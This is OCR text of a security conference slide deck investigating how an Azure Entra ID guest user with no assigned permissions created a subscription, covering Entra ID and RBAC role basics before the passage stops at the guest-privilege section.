SIMON MAXWELL-STEWART
SR. SECURITY RESEARCHER @ BEYONDTRUST

From Azure subscription to backdoor intruder

RESTLESS GUESTS


SIMON MAXWELL-STEWART

WHO AM I?

- Physics Undergraduate, University of Oxford
- 8 years in Software and Data Engineering
- 2 years as Lead Data Scientist in Healthcare
- 2 years in Cybersecurity
- Presently resident “graph nerd” at BeyondTrust’s Phantom Labs research team

LET'S SOLVE A MYSTERY


HOW DID A GUEST MAKE A SUBSCRIPTION?!



Guest made subscription!

FACTS ABOUT THE CASE

- Entra ID account credentials leaked to the dark web
- Account is a guest B2B user in tenant
- Guest user had ZERO...
  - group memberships
  - directory roles
  - RBAC roles
  - permissions granted
- Somehow guest made a subscription?




AGENDA

- INTRO - A mystery!
- Azure
  - Basics
  - In the weeds
  - *Undocumented behaviour (*changing)
- Microsoft’s Position
- Possible ways to abuse
- Defence


AZURE - BASICS

ENTRA ID





From Microsoft's Entra ID homepage

ENTRA ID BASICS




ENTRA ID
BASIC PRIVILEGES






ENTRA ID GROUPS



AZURE RESOURCES BASICS




AZURE RESOURCES RBAC ROLES

Built-in role	Description
Contributor	Grants full access to manage all resources, but does not allow you to assign roles in Azure RBAC, manage assignments in Azure Blueprints, or share image galleries.
Owner	Grants full access to manage all resources, including the ability to assign roles in Azure RBAC.
Reservations Administrator	Lets one read and manage all the reservations in a tenant
Role Based Access Control Administrator	Manage access to Azure resources by assigning roles using Azure RBAC. This role does not allow you to manage access using other ways, such as Azure Policy.
User Access Administrator	Lets you manage user access to Azure resources.
Reader	View all resources, but does not allow you to make any changes.

Source: https://learn.microsoft.com/en-us/azure/role-based-access-control/built-in-roles

AZURE - INTO THE WEEDS

ENTRA ID B2B GUESTS



- **Guests have very little default privilege: source docs**

Simon Guest

User

Search

Overview
Audit logs
Sign-in logs
Diagnose and solve problems
